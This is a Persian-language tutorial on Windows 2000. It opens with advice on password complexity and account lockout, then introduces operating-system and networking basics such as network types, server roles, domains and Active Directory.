استفاده از کلمه عبور مختلط تجربه خوبی برای بالا بردن امنیت است.Windows2000 امکان داشتن کلمه عبور مناسب را برای کاربر ها فراهم می آورد. با فعال سازی "Password must meet complexity Requirement" در Local Security Policy یا Group Policy، User Account ها در قالب خاصی محدود می شوند که از قوانین زیر تبعیت می کنند.

۱. نباید شامل کل یا قسمتی از نام Account کاربر شود.

۲. حداقل طول شش کاراکتر باشد.
۳. شامل ۳ کاراکتر از ۴ گروه حروف زیر باشد
٤. حروف بزرگ A تا Z
٥. حروف کوچک a تا z
٦. از رقمهای ۰ تا ۹ استفاده شود
۷. از علامت های استفاده شود. (بطور مثال$,@, #, !)

نحوه تخصیص کلمه عبور در Local Security Policy Configuration فعال می شود.

- **فعال سازی Account Lock Out و Account Lock Out Threshold**

Account های FTP هدفهای جالبی برای نفوذ توسط برنامه های Crack هستند.Windows administrator Policy سرپرست شبکه را قادر به کنترل و قفل کردن Loginهایی می نماید که بعد از چندبار Fail شده اند . با فعال ساختن این خاصیت فعالیت نفوذگرها سیستم را محدودتر می نماییم.

Account Lockout و تنظیم تعداد دفعات مجاز در Local Security Policy Configuration Tool قابل فعال شدن می باشد. به Local Policies/Account Policies/Password Policy رفته و تنظیم خود را انجام دهید.

مبانی سیستم عامل Windows و شبکه

هدف : در این قسمت قصد داریم به بررسی اولیه ویندوز بعنوان یک سیستم عامل پرداخته و در ادامه با مفاهیم اولیه شبکه آشنا و در نهایت به بررسی برخی از مفاهیم اولیه ویندوز بعنوان یک سیستم عامل شبکه ای ، بپردازیم.

فصل چهارم : مبانی سیستم عامل ویندوز و شبکه .

- مبانی ویندوز و شبکه .
- وظایف سیستم عامل .
- امکانات ویندوز ۲۰۰۰ .
- مبانی شبکه های کامپیوتری .
  - مزایای شبکه .
  - نقش رایانه ها در شبکه .
- انواع شبکه .
- سیستم عامل های شبکه .
  - ویژگی های سیستم عامل شبکه .
- پیاده سازی شبکه در ویندوز ۲۰۰۰.
- شبکه اترنت .
- شبکه های محلی و شبکه های گسترده .
- تقسیم بندی شبکه .
- توپولوژی های رایج در شبکه .
  - توپولوژی BUS .

- توپولوژی STAR .
- توپولوژی RING .

- تقسیم بندی بر اساس حوزه جغرافیای تحت پوشش .

- شبکه های LAN .
- شبکه های WAN .
- شبکه های MAN .

- مروری بر OSI .
- مروری بر TCP/IP .
- امکانات شبکه ای ویندوز .

- امکانات ارتباطات .
- امکانات سرویس دهی .
- امکانات امنیتی .

- دستورات کار با فایل ها و فولدر ها در خط فرمان ویندوز.
- پسوند فایل ها و مفاهیم آنها .
- اکانت ها و گروه ها .
- انواع مجوز ها در NTFS .
- Share ها در ویندوز سرور .
- سرویس ها در ویندوز سرور .
- کار با سرویس ها .
- DSL چیست ؟!!؟؟!! .

مبانی ویندوز و شبکه :

سیستم عامل ویندوز یکی از متداولترین سیستم های عامل شبکه ای است که برای برپا سازی شبکه های کامپیوتری استفاده می گیرد !!!!!

هسته اساسی یک کامپیوتر سیستم عامل ، است . سیستم عامل، نرم افزاری است که سخت افزار را کنترل و همانگونه که از نام آن مشخص است باعث انجام عملیات در کامپیوتر می گردد . سیستم عامل ، برنامه ها را به درون حافظه کامپیوتر استقرار و زمینه اجرای آنان را فراهم می نماید. سیستم عامل دستگاه های جانبی ، نظیر دیسک ها و چاپگر ها را مدیریت می نماید. کامپیوتر و چاپگر های موجود در یک محیط کامپیوتری را می توان به یکدیگر مرتبط تا زمینه مبادله اطلاعات و داده ها ، فراهم گردد. شبکه ، شامل گروهی از کامپیوترها و دستگاه های مرتبط به یکدیگر است. هماهنگی در اجرای همزمان برنامه ها در یک شبکه ، مدیریت دستگاههای جانبی متصل به شبکه و موارد دیگر ، مستلزم وجود امکانات و پتانسیل های بیشتر از طرف سیستم عامل است . یک سیستم عامل شبکه ای ، امکانات فوق و سایر پتانسیل های لازم در خصوص شبکه را ارائه می نماید. ویندوز ۲۰۰۰ مایکروسافت، نسل جدیدی از سیستم های عامل شبکه ای است که زیرساخت مناسبی را بمنظور مدیریت و حمایت از برنامه ها بمنظور استفاده توسط کاربران شبکه و سازمان های مربوطه، فراهم می نماید. نسخه های متفاوت ویندوز ۲۰۰۰ ویندوز ۲۰۰۰ ، مجموعه ای گسترده از امکانات و ابزارهای لازم ، بمنظور مدیریت یک شبکه کامپیوتری را ارائه و دارای نسخه های متفاوت زیر است:

Microsoft Windows 2000 Professional :

نسخه فوق، دارای امکانات گسترده ویندوز ۹۸ بوده و بر اساس قدرت سنتی سیستم عامل ویندوزNT 4.0 ، ایجاد شده است . این نسخه ، دارای یک رابط کاربر ساده بوده و علاوه بر بهبود در عملیات Plug & Play و مدیریت Power ، مجموعه ای گسترده از دستگاه های سخت افزاری را حمایت می نماید. نسخه فوق، حداکثر دو پردازنده و ۴ گیگا بایت حافظه را حمایت می نماید .

Microsoft Windows 2000 Server :

نسخه فوق، بعنوان نسخه استاندارد خانواده windows 2000 server ، مطرح می باشد. این نسخه دارای تمامی امکانات windows 2000 professionalبوده و برای سازمان های کوچک تا متوسط ایده آل و بخوبی با سرویس دهندگان فایل ، چاپگر ، وب و Workgroup ، کار می نماید .نسخه فوق، قادر به حمایت از حداکثر ۴ پردازنده و ۴ گیگا بایت حافظه فیزیکی است

Microsoft Windows 2000 Advanced Server :

نسخه فوق، دارای تمامی امکانات نسخه windows 2000 server بوده و علاوه بر آن قابلیت گسترش و در دسترس بودن بیشتری را دارا است . با گسترش شبکه ، قدرت پردازش سیستم بصورت تصاعدی افزایش خواهد یافت.بدین منظور از کلاستر هایی که شامل چندین سرویس دهنده می باشند ، استفاده می گردد. سرویس دهندگان فوق ، توان پردازشی اضافه ای را ارائه و بدین ترتیب قابلیت در دسترس بودن سیستم نیز، افزایش خواهد یافت . در صورتیکه یکی از سرویس دهندگان به دلایلی غیرقابل دسترس گردد، سایر سرویس دهندگان موجود در کلاستر، سرویس های مورد نیاز را ارائه خواهند داد . نسخه فوق، مختص سرویس دهندگانی است که در شبکه های بسیار بزرگ ایفای وظیفه نموده و عملیات گسترده ای را در ارتباط با بانک های اطلاعاتی انجام می دهند. نسخه فوق، قادر به حمایت از هشت پردازنده و هشت گیگا بایت حافظه فیزیکی است.

Microsoft Windows 2000 Datacenter Server :

نسخه فوق، دارای تمام امکانات Advanced server بوده و علاوه بر آن امکان استفاده از حافظه و پردازنده های بمراتب بیشتری در هر کامپیوتر را فراهم می نماید. نسخه فوق، برای ذخیره سازی حجم بسیار بالائی از داده ها ، پردازش های ترا کنشی online و شبیه سازی های بزرگ استفاده می گردد. نسخه فوق، قادر به حمایت از حداکثر ۳۲ پردازنده و ۶۴ گیگا بایت حافظه فیزیکی است .

وظایف سیستم عامل:

سیستم عامل ، نرم افزاری است که امکانات لازم بمنظور ارتباط برنامه ها با سخت افزار را فراهم می نماید. مهمترین وظایف یک سیستم عامل در ارتباط با عملیات در یک کامپیوتر ، بشرح زیر می باشد :

۱- مدیریت سخت افزار. سیستم عامل، امکان ارتباط کامپیوتر با دستگاه های جانبی نظیر چاپگر و یا موس را فراهم می نماید.

۲- مدیریت نرم افزار. سیستم عامل ، مکانیزمی برای مقدار دهی اولیه پردازه ها ی مربوط به برنامه ها را فراهم می نماید .

۳- مدیریت حافظه . سیستم عامل، عملیات اختصاص حافظه برای هر برنامه بدون تاثیرگذاری بر فضای استفاده شده توسط سایر برنامه ها را فراهم می نماید .

۴- مدیریت داده . سیستم عامل، مدیریت فایل های ذخیره شده بر روی هارد دیسک و سایر رسانه های ذخیره سازی را بر عهده دارد . در این راستا ، امکان ایجاد و فعال کردن فایل ها در اختیار برنامه ها قرار گرفته و زمینه مبادله داده بین دستگاههای فراهم خواهد شد . سیستم عامل، امکان انجام عملیات مدیریتی در ارتباط با فایل ها نظیر تغییر نام و یا حذف فایل ها را نیز فراهم می نماید.

۵- سیستم عامل ، هماهنگی لازم در خصوص ارتباط بین کامپیوتر و برنامه هایی که بر روی آن اجراء می گردند را فراهم می نماید. جریان داده ها توسط سیستم عامل دنبال و کنترل و یک رابط کاربر گرافیکی (GUI گرافیکی) بمنظور ارتباط کاربر با کامپیوتر ارائه می گردد GUI ، یک رابط کاربر گرافیکی ، به منظور ارتباط کاربر با سیستم و فعال نمودن دستورات مورد نظر است .(در مقایسه با یک محیط مبتنی بر متن)

امکانات ویندوز ۲۰۰۰

سیستم عامل ویندوز ۲۰۰۰ ، امکانات گسترده و پیشرفته ای را در اختیار کاربران قرار می دهد که بعضی از آن ها به قرار زیر است :

Multitasking :

با استفاده از ویژگی فوق، کاربران قادر به اجرای چندین برنامه بصورت همزمان بر روی یک سیستم می شوند. تعداد برنامه هایی که یک کاربر قادر به اجرای همزمان آنان خواهد بود به میزان حافظه موجود بر روی سیستم بستگی خواهد داشت.

Memory Support :

بمنظور انجام عملیات مربوط به برنامه هایی که در محیط ویندوز ۲۰۰۰ اجراء می گردند ، به میزان مطلوبی از حافظه ، نیاز خواهد بود .برای اجرای چندین برنامه بصورت همزمان و یا اجرای برنامه هایی که میزان بالائی از حافظه را نیاز دارند ، ویندوز ۲۰۰۰ امکان حمایت تا ۶۴ گیگا بایت را فراهم می نماید.

Symmetric Multiprocessing :

سیستم های عامل از ویژگی فوق، بمنظور استفاده همزمان از چندین پردازنده استفاده می نمایند .بدین ترتیب کارآیی سیستم بهبود و یک برنامه در محدوده زمانی کمتری اجراء خواهد شد .ویندوز ۲۰۰۰ ، امکان حمایت (با توجه به نوع نسخه) از حداکثر ۳۲ پردازنده را فراهم می نماید.

Plug & Play :

با استفاده از ویندوز ۲۰۰۰ ، دستگاه هایی از نوع PNP به سادگی نصب می گردند . دستگاههای PNP ، دستگاه هایی هستند که پس از اتصال به سیستم ، بدون نیاز به انجام فرآیندهای پیچیده ، نصب خواهند شد . پس از اتصال چنین دستگاه هایی، ویندوز ۲۰۰۰ بصورت اتوماتیک آنان را تشخیص و عناصر مورد نیاز را نصب و پیکربندی مربوطه را انجام خواهد داد.

Clustering :

.ویندوز ۲۰۰۰ ، امکان گروه بندی مستقل کامپیوترها را با یکدیگر و بمنظور اجرای یک مجموعه از برنامه ها فراهم می نماید. این گروه بعنوان یک سیستم برای سرویس گیرندگان و برنامه ها در نظر گرفته خواهد شد . چنین گروه بندی ، Clusteringنامیده شده و گروههائی از کامپیوترها را کلاستر می گویند. این نوع سازماندهی کامپیوترها ، باعث برخورد مناسب در صورت بروز اشکال در یک نقطه می گردد . در صورتیکه یک کامپیوتر دچار مشکل گردد، کامپیوتر دیگر در کلاستر ، سرویس مربوطه را ارائه خواهد داد.

File System :

ویندوز ۲۰۰۰ ، از سه نوع متفاوت سیستم فایل حمایت می نماید FAT(File Allocation table) : ، FAT32و NTFS . در صورتیکه نیازی به استفاده از قابلیت های بوت دوگانه (راه اندازی سیستم از طریق دو نوع متفاوت سیستم عامل با توجه به خواسته کاربر) وجود نداشته باشد، ضرورتی به استفاده از سیستم فایل FAT و یا FAT32 وجود نخواهد داشت NTFS . ، سیستم فایل پیشنهادی برای ویندوز ۲۰۰۰ بوده و امکانات امنیتی مناسبی را ارائه می نماید. ویندوز ۲۰۰۰ ، با استفاده از سیستم NTFS امکانات متعددی نظیر : بازیافت سیستم فایل، اندازه پارتیشن های بالا، امنیت، فشرده سازی و Disk Quotas را ارائه می نماید.

Quality of Service (QoS) :

امکان QoS ، مجموعه ای از سرویس های مورد نظر بمنظور حصول اطمینان از انتقال داده ها با یک سطح قابل قبول در یک شبکه است با استفاده از QoS ، می توان نحوه پهنای باند اختصاصی به یک برنامه را کنترل نمود QoS .، یک سیستم مناسب ، سریع و تضمین شده برای اطلاعات در شبکه را فراهم می نماید .

Terminal Service :

با استفاده از ویژگی فوق ، امکان دستیابی از راه دور به یک سرویس دهنده از طریق یک ترمینال شبیه سازی شده ، فراهم می گردد . یک ترمینال شبیه سازی شده ، برنامه ای است که امکان دستیابی به یک کامپیوتر از راه دور را بگونه ای فراهم می نماید که تصور می شود شما در کنار سیستم بصورت فیزیکی قرار گرفته اید .

با استفاده از سرویس ترمینال، می توان برنامه های سرویس گیرنده را بر روی سرویس دهنده اجراء و بدین ترتیب کامپیوتر سرویس گیرنده بعنوان یک ترمینال ایفای وظیفه خواهد کرد (نه بعنوان یک سیستم مستقل) . بدین ترتیب هزینه مربوط به عملیات و نگهداری شبکه کاهش و می توان مدیریت سرویس دهنده را از هر مکانی بر روی شبکه انجام داد.

Remote Installation Services (RIS) :

سرویس فوق، امکان بکارگیری سیستم عامل در یک سازمان توسط مدیران سیستم را تسریع و بهبود خواهد بخشید. بدین ترتیب نیاز به ملاقات فیزیکی هر یک از کامپیوترهای سرویس گیرنده وجود نداشته و می توان از راه دور ، اقدام به نصب نمود. سرویس فوق ، یک عنصر انتخابی بوده و بعنوان بخشی از نسخه windows 2000 server است .

مبانی شبکه های کامپیوتری :

فرض کنید در سازمانی ، می بایست تعدادی زیادی از کارکنان از داده های مشابه استفاده نمایند . یکی از راه حل ها ی مربوطه می تواند استقرار یک نسخه از داده ها بر روی هر یک از کامپیوتر ها باشد. بدین ترتیب هر یک از کارکنان بصورت مجزا به داده ها دستیابی خواهند داشت . راه حل دیگر در این زمینه ، استقرار داده ها بر روی یک کامپیوتر و دستیابی سایر کامپیوتر به داده های مورد نیاز از راه دور است. رویکرد فوق ، باعث صرفه جویی در فضای ذخیره سازی بر روی کامپیوترها شده و یک محل مرکزی برای ذخیره سازی و مدیریت داده هایی را که چندین کاربر نیازمند دستیابی به آنان می باشند را فراهم می نماید .عملیات فوق، مستلزم اشتراک داده ها و منابع بوده و ما را به سمت پیاده سازی شبکه هدایت می نماید.شبکه شامل گروهی از کامپیوترهای مرتبط بهم است که امکان اشتراک اطلاعات را به کاربران خواهد داد .در یک شبکه ، کاربران متعددی قادر به دستیابی به اطلاعات مشابه و اتصال به منابع یکسانی می باشند . مثلا در مقابل ارتباط هر کامپیوتر به چاپگر اختصاصی خود، تمام کامپیوترها می توانند به یک چاپگر مرتبط و بدین ترتیب امکان استفاده از چاپگر بصورت مشترک توسط چندین کاربر فراهم می گردد .

مزایای شبکه (بر پا سازی یک شبکه کامپیوتری دارای مزایای زیر است) :

۱- اشتراک اطلاعات . امکان اشتراک اطلاعات و داده ها با سرعت مطلوب و هزینه پایین ، از مهمترین مزایای یک شبکه کامپیوتری است .

۲-اشتراک سخت افزار و نرم افزار . قبل از مطرح شدن شبکه ، کاربران کامپیوتر ، از چاپگر و سایر دستگاههای جانبی اختصاصی استفاده می کردند. رویکرد فوق ، افزایش هزینه ها خصوصا در سازمان های بزرگ را بدنبال خواهد داشت . شبکه های کامپیوتری ، کاهش هزینه های فوق را بدنبال داشته و امکان استفاده از منابع سخت افزاری و نرم افزاری مشترک بصورت همزمان توسط کاربران متعددی را فراهم می نماید .

۳-مدیریت و حمایت متمرکز . بر پا سازی یک شبکه ، باعث تسهیل در امر مدیریت و عملیات مربوط به پشتیبانی می گردد. بدین ترتیب ، مدیریت شبکه از یک محل ، قادر به انجام عملیات و وظایف مدیریتی بر روی هر یک از کامپیوترهای موجود در شبکه خواهد بود .

نقش (وظایف) کامپیوترها در شبکه :

کامپیوترهای موجود در شبکه بعنوان سرویس گیرنده و یا سرویس دهنده، ایفای وظیفه می نمایند .

۱- کامپیوترهای سرویس گیرنده:

درخواست خود برای دریافت سرویس و یا اطلاعات را از کامپیوتر هایی در شبکه که بعنوان سرویس دهنده ، ایفای وظیفه می نمایند ، مطرح می نمایند .

۲- کامپیوترهای سرویس دهنده:

کامپیوتر هایی هستند که سرویس ها و داده های مورد نیاز کامپیوترهای سرویس گیرنده را ارائه می نمایند. سرویس دهندگان در شبکه ، عملیات متفاوت و پیچیده ای را انجام می دهند. سرویس دهندگان، برای شبکه های بزرگ اختصاصی شده تا قادر به پاسخگوئی به نیازهای توسعه یافته کاربران باشند. نمونه های زیر انواع متفاوت سرویس دهندگان در یک شبکه بزرگ را نشان می دهد :

۳- سرویس دهنده فایل و چاپ :

این نوع سرویس دهندگان، منابع فایل و چاپگر را از طریق یک نقطه متمرکز، ارائه می نمایند. زمانیکه سرویس گیرنده ای درخواست خود را برای دریافت داده ، فایل و سرویس دهنده چاپ ، ارسال می نماید، تمام اطلاعات و یا فایل درخواستی بر روی کامپیوتر متقاضی دریافت می گردد. مثلا زمانیکه یک برنامه واژه پرداز فعال می گردد، برنامه برروی کامپیوتر شما اجراء و مستندات ذخیره شده بر روی سرویس دهنده چاپ و یا فایل در حافظه کامپیوتر شما مستقر تا امکان ویرایش و یا استفاده محلی از مستندات فراهم گردد . زمانیکه مستندات مجددا بر روی سرویس دهنده ذخیره می گردد، سایر کاربران شبکه که دارای مجوزهای لازم دستیابی می باشند ، قادر به مشاهده و استفاده از مستندات خواهند بود.سرویس دهندگان فایل و چاپ، تمرکز در ذخیره سازی فایل ها و داده ها را بدنبال خواهند داشت.

۴-سرویس دهنده بانک اطلاعاتی :

سرویس دهندگان بانک اطلاعاتی، قادر به ذخیره سازی حجم بالائی از داده ها در یک مکان متمرکز بوده و از این طریق داده ها در دسترس کاربران قرار گرفته و ضرورتی به دریافت تمام بانک اطلاعاتی نخواهد بود. با استفاده از یک سرویس دهنده بانک اطلاعاتی، تمام بانک اطلاعاتی بر روی سرویس دهنده ذخیره و صرفا نتایج مربوط به یک درخواست برای متقاضی ارسال خواهد شد. مثلا می توان از بانک اطلاعاتی کارکنان بر روی یک سرویس دهنده اطلاعاتی نظیر Microsoft SQL Server استفاده کرد. زمانیکه سرویس دهنده درخواست شما را پردازش می نماید ، صرفا نتایج پرس و جو (Query) از طریق سرویس دهنده برای سرویس گیرنده ارسال می گردد.

۵- سرویس دهنده پست الکترونیکی (نامه برقی) :

سرویس دهنده پست الکترونیکی، نظیر سرویس دهنده بانک اطلاعاتی رفتار می نماید با این تفاوت که از برنامه های سرویس دهنده و سرویس گیرنده مجزایی استفاده می گردد. داده های انتخابی از سرویس دهنده برای سرویس گیرنده ارسال خواهد شد. سرویس دهنده پست الکترونیکی، مدیریت پیام های الکترونیکی در شبکه برعهده دارد.

۶- سرویس دهنده فاکس (نمابر) :

سرویس دهندگان فاکس، مدیریت ترافیک فاکس به و یا از شبکه را با اشتراک یک و یا چندین دستگاه فاکس مودم ، فراهم می نمایند. بدین ترتیب، سرویس فاکس برای هر یک از کاربران شبکه فراهم و ضرورتی به نصب یک دستگاه فاکس برای هر یک از کامپیوترها ، وجود نخواهد داشت.

۷- سرویس دهنده Directory Service :

سرویس دهنده فوق، یک محل مرکزی بمنظور ذخیره اطلاعات در رابطه با شبکه نظیر اسامی کاربران و منابع موجود در شبکه است . بدین ترتیب امنیت شبکه بصورت متمرکز مدیریت خواهد شد . مدیریت شبکه قادر به تعریف یک منبع نظیر چاپگر و نوع دستیابی کاربران،خواهد بود. پس از تعریف منابع توسط مدیریت شبکه، کاربران قادر به دستیابی و استفاده از منابع خواهند بود. نوع استفاده از منابع بر اساس سیاست هایی است که توسط مدیریت شبکه برای کاربران تعریف و در نظر گرفته شده است .

انواع شبکه :

با توجه به نحوه پیکربندی کامپیوترها در شبکه و نحوه دستیابی به اطلاعات ، شبکه ها را به دو گروه عمده Peer-To-Peer و Client Serverتقسیم می نمایند.

Peer-To- Peer (نظیر به نظیر) :

در شبکه های نظیر به نظیر، سرویس دهنده اختصاصی وجود نداشته و سلسله مراتبی در رابطه با کامپیوترها رعایت نمی گردد. تمام کامپیوترها معادل و همتراز می باشند .

هر کامپیوتر در شبکه هم بعنوان سرویس گیرنده و هم بعنوان سرویس دهنده ایفای وظیفه نموده و امنیت بصورت محلی و بر روی هر کامپیوتر ارائه می گردد . کاربر هر یک از کامپیوترها مشخص می نماید که چه داده ئی بر روی کامپیوتر خود را می بایست به اشتراک قرار دهد. شبکه های نظیر به نظیر workgroup ، نیز نامیده می شوند . واژه workgroup ، نشاندهنده یک گروه کوچک (معمولی ده و یا کمتر) از کامپیوترهای مرتبط با یکدیگر است . شبکه های نظیر به نظیر ، گزینه ای مناسب برای محیط هائی با شرایط زیر می باشند:

- ☒ حداکثر تعداد کاربران ده و یا کمتر .
- ☒ کاربران منابع و چاپگر ها را به اشتراک گذاشته و در این راستا ، سرویس دهندگان خاصی وجود ندارد.
- ☒ امنیت متمرکز مورد نظر نباشد .
- ☒ رشد سازمان و شبکه بر اساس آنالیز شده، محدود باشد .

Client Server (سرویس دهنده - سرویس گیرنده) :

به موازات رشد شبکه و افزایش کاربران و منابع موجود ،یک شبکه نظیر به نظیر قادر به پاسخگوئی به حجم بالای تقاضا برای منابع اشتراکی نخواهد بود بمنظور هماهنگی با افزایش تقاضا و ارائه سرویس های مورد نیاز ، شبکه ها می بایست از سرویس دهندگان اختصاصی ، استفاده نمایند . یک سرویس دهنده اختصاصی، صرفا بعنوان یک سرویس دهنده در شبکه ایفای وظیفه می نماید (نه بعنوان یک سرویس گیرنده) . شبکه های سرویس گیرنده - سرویس دهنده ، بعنوان مدلی استاندارد برای بر پا سازی شبکه مطرح شده اند . به موازات رشد شبکه (تعداد کامپیوترها متصل شده ، فاصله فیزیکی ، ترافیک موجود) می توان تعداد سرویس دهندگان در شبکه را افزایش داد. با توزیع مناسب فعالیت های شبکه بین چندین سرویس دهنده ، کارآیی شبکه به طرز محسوسی افزایش خواهد یافت .

سیستم های عامل شبکه ای:

هسته یک شبکه ، سیستم عامل شبکه است . همانگونه که یک کامپیوتر بدون استفاده از سیستم عامل ، قادر به انجام عملیات خود نخواهد بود ، یک شبکه نیز بدون وجود یک سیستم عامل شبکه ای، قادر به انجام عملیات و ارائه سرویس های مربوطه نخواهد بود. سیستم های عامل شبکه ای، سرویس ها و خدمات خاصی را در اختیار کامپیوترهای موجود در شبکه قرار خواهند داد :

۱- هماهنگی لازم در خصوص عملکرد دستگاه های متفاوت در شبکه بمنظور حصول اطمینان از برقراری ارتباط در مواقع ضروری .

۲- امکان دستیابی سرویس گیرندگان به منابع شبکه نظیر فایل ها و دستگاه های جانبی نظیر چاپگر ها و دستگاه های فاکس .

۳- اطمینان از ایمن بودن داده ها و دستگاههای موجود در شبکه از طریق تمرکز ابزارهای مدیریتی.

☒ ویژگی های یک سیستم عامل شبکه ای (یک سیستم عامل شبکه ای می بایست امکانات و خدمات اولیه زیر را ارائه نماید) :

۱- ارائه مکانیزم ها ی لازم بمنظور برقراری ارتباط بین چندین دستگاه کامپیوتر برای انجام یک فعالیت

۲- حمایت از چندین پردازنده.

۳- حمایت از مجموعه ای (کلاستر) دیسک درایو .

۴- ارائه امکانات و سرویس های امنیتی در رابطه با حفاظت از داده ها و سایر منابع موجود در شبکه .

۵- قابلیت اطمینان بالا .

۶- تشخیص و برطرف نمودن خطا با سرعت مناسب .

بر اساس نوع سیستم عامل ، یک نرم افزار شبکه ای می تواند به سیستم عامل ، اضافه و یا بصورت یکپارچه با سیستم عامل همراه باشد . نرم افزار سیستم عامل شبکه ای با مجموعه ای از سیستم های عامل رایج نظیر : ویندوز ۲۰۰۰ ، ویندوز NT ، ویندوز ۹۸ ، ویندوز ۹۵ و اپل مکینتاش ، بصورت یکپارچه همراه می گردد.

پیاده سازی شبکه در ویندوز ۲۰۰۰ :

ویندوز ۲۰۰۰ ، با سازماندهی Domain و سرویس Active Directory ، نیاز سازمان ها و موسسات بمنظور ارتباط کاربران و شبکه ها با یکدیگر را فراهم می نماید. بر پا سازی یک شبکه مبتنی بر ویندوز ۲۰۰۰ ، بهبود در اشتراک اطلاعات ، انجام موثرتر عملیات ، ایجاد زیرساخت مناسب ارتباطی ، ارائه سرویس های ارتباطی مطلوب را برای سازمان ها بدنبال خواهد داشت .

●ویژگی های یک Domain

Domain، یک گروه بندی منطقی از کامپیوترهای شبکه ای است که از یک محل مشترک بمنظور ذخیره سازی اطلاعات امنیتی ، استفاده می نمایند. استفاده از Domain ، تمرکز در مدیریت منابع شبکه را بدنبال خواهد داشت . بدین ترتیب پس از ورود کاربران به شبکه و تائید صلاحیت آنان ، زمینه استفاده از منابع به اشتراک گذاشته شده در سایر کامپیوترهای موجود در Domain ، با توجه به مجوزهای تعریف شده ، فراهم می گردد Domain . ، در مفهوم مشابه Workgroup بوده ولی امکانات و ویژگی های بمراتب بیشتر و مفید تری را ارائه می نماید:

Single logon. با استفاده از Domain ، فرآیند ورود به شبکه صرفا یک مرتبه انجام و کاربران قادر به استفاده از منابع متفاوت موجود در شبکه شامل: فایل ها ، چاپگر ها و برنامه ها ، خواهند بود .Account مربوط به تمامی کاربران در یک مکان متمرکز ، ذخیره می گردد .

Single User Account کاربران یک Domain ، صرفا از یک Account بمنظور دستیابی به منابع موجود بر روی کامپیوترها ، استفاده خواهند کرد (بر خلاف workgroup که نیازمند یک account مجزا بمنظور دستیابی به هر یک از کامپیوترها است) .

مدیریت متمرکز ، با استفاده از Domain ، امکان مدیریت متمرکز فراهم خواهد شد Account . مربوط به کاربران و منابع اطلاعاتی موجود، از طریق یک نقطه متمرکز ، مدیریت خواهد شد .

Scalability استفاده از Domain ، امکان گسترش و توسعه در شبکه را افزایش خواهد داد . روش دستیابی کاربران به منابع و نحوه مدیریت منابع در یک شبکه بسیار بزرگ مشابه یک شبکه کوچک خواهد بود .

●مزایای استفاده از Domain (استفاده از Domain ، دارای مزایای زیر است) :

۱- سازماندهی اشیا :

اشیا موجود در یک Domain را می توان بر اساس واحدهای موجود در یک سازمان ، سازماندهی نمود. یک واحد سازماندهی شده شامل مجموعه ای از اشیا در یک Domain است . اشیا، نشاندهنده عناصر فیزیکی موجود در یک شبکه بوده و می توانند به یک و یا بیش از یک Domain مرتبط گردند.کاربران ، گروه هایی از کاربران، کامپیوترها ، برنامه ها ، سرویس ها ، فایل ها و لیست های توزیع شده نمونه هایی در این زمینه می باشند . مثلا "یک Domain در شبکه مربوط به یک سازمان ، می تواند بمنظور تسهیل در مدیریت منابع موجود در شبکه، منابع هر یک از دپارتمان های موجود در سازمان را در یک واحد ،سازماندهی نماید. هر واحد ، می تواند توسط کاربران خاصی در دپارتمان مربوطه مدیریت گردد. بدین ترتیب مدیر شبکه قادر به مدیریت گروه هایی از واحدها در مقابل منابع انفرادی ، خواهد بود .

۲- مکان یابی آسان اطلاعات :

به موازات نشر(تعریف و پیکربندی) یک منبع ، امکان دستیابی آن از طریق لیستی از اشیا Domain ، برای کاربران فراهم و بدین ترتیب مکان یابی یک منبع به سادگی انجام و زمینه استفاده از آن فراهم خواهد شد. مثلا در صورتیکه چاپگری در یک Domain نصب شده باشد ، کاربران قادر به دستیابی به آن از طریق لیستی از اشیا موجود در Domain مربوطه ، خواهند بود. در صورتیکه چاپگر در Domain مربوطه تعریف نشده باشد ، کاربران شبکه جهت استفاده از آن می بایست از محل نصب آن آگاهی داشته باشند .

۳- دستیابی آسان و موثر :

تعریف و بکارگیری یک سیاست گروهی در ارتباط با یک Domain ،نحوه دستیابی کاربران به منابع تعریف شده در Domain را مشخص می نماید. بدین ترتیب استفاده از منابع به همراه رویکردهای امنیتی ، یکپارچه می گردد .

۴- تفویض اختیار:

با استفاده از Domain ، امکان واگذاری مسئولیت مربوط به مدیریت اشیا در تمام Doamin و یا در بخش هایی خاص ، فراهم می گردد .

●ساختار Domain

هر Domain توسط یک کنترل کننده Domain ، مدیریت می گردد. بمنظور تسهیل در مدیریت چندین Domain ، می توان Domainها را در ساختار هایی با نام درخت (Tree) و جنگل (Forest) ، گروه بندی کرد .

●کنترل کننده Domain

کامپیوتری که برروی آن سرویس دهنده ویندوز ۲۰۰۰ اجراء و مدیریت Domain را برعهده می گیرد، کنترل کننده Domain نامیده می شود. کنترل کننده Domain ، تمام عملیاتی امنیتی مرتبط با کاربران و Domain را مدیریت می نماید .

●درخت

درخت، یک سازماندهی سلسله مراتبی از Domain های ویندوز ۲۰۰۰ بوده که یک نام را به اشتراک می گذارند . زمانیکه یک Domainبه یک درخت موجود اضافه می گردد، بعنوان یک sub Domain ، در نظر گرفته می شود Sub Domain .، یک Child domainنیز نامیده شده و Domain اضافه شده از طریق Parent domain مربوطه شناخته می گردد . پس از اینکه Child Domainبه درخت ملحق گردید نام Domain آن به نام Domain parent اضافه می شود. مثلا زمانیکه یک Domain با نام Tehranبه یک درخت موجود ملحق و بعنوان یک Chid Domain از Domain با نام Citys.com مطرح گردد ، نام Domain مربوطه، بصورت Tehran.Citys.com خواهد بود .

●جنگل

جنگل، شامل گروهی از درخت ها بوده که در مقابل استفاده از یک نام مشترک، از یک پیکربندی مشترک استفاده می نمایند. بمنظور مراجعه به جنگل ، بصورت پیش فرض از نام ریشه درخت و یا اولین درختی که در جنگل ایجاد می گردد ، استفاده می گردد . مثلا در صورتیکه Citys.com اولین Domain در اولین درخت باشد و درخت دیگر به آن ملحق تا یک جنگل را ایجاد نمایند نام، جنگل Citys.comخواهد بود .

●ویژگی های Active Directory

Active Directory، سرویس دایرکتوری ویندوز ۲۰۰۰ است Active Directory . ، اطلاعات مربوط به اشیا شبکه را ذخیره و با ارائه یک ساختار سلسله مراتبی، زمینه سازماندهی Domain ها و منابع را به سادگی فراهم می نماید . بدین ترتیب کاربران به سادگی قادر به مکان یابی منابع شبکه نظیر فایل ها و چاپگر ها ، خواهند بود Active Directory . دارای ویژگی های متعددی است :

Active Directory، باعث سازماندهی دایرکتوری به بخش هایی خواهد شد که امکان ذخیره سازی حجم بالائی از اشیا را فراهم می آورد . دستاورد ویژگی فوق ، توسعه Active Directory ، همزمان با رشد یک سازمان ، خواهد بود .بدین ترتیب، امکان رشد شبکه ای با صرفا یک سرویس دهنده و کمتر از یکصد شی به شبکه ای با هزاران سرویس دهنده و میلیون ها شی فراهم خواهد شد .

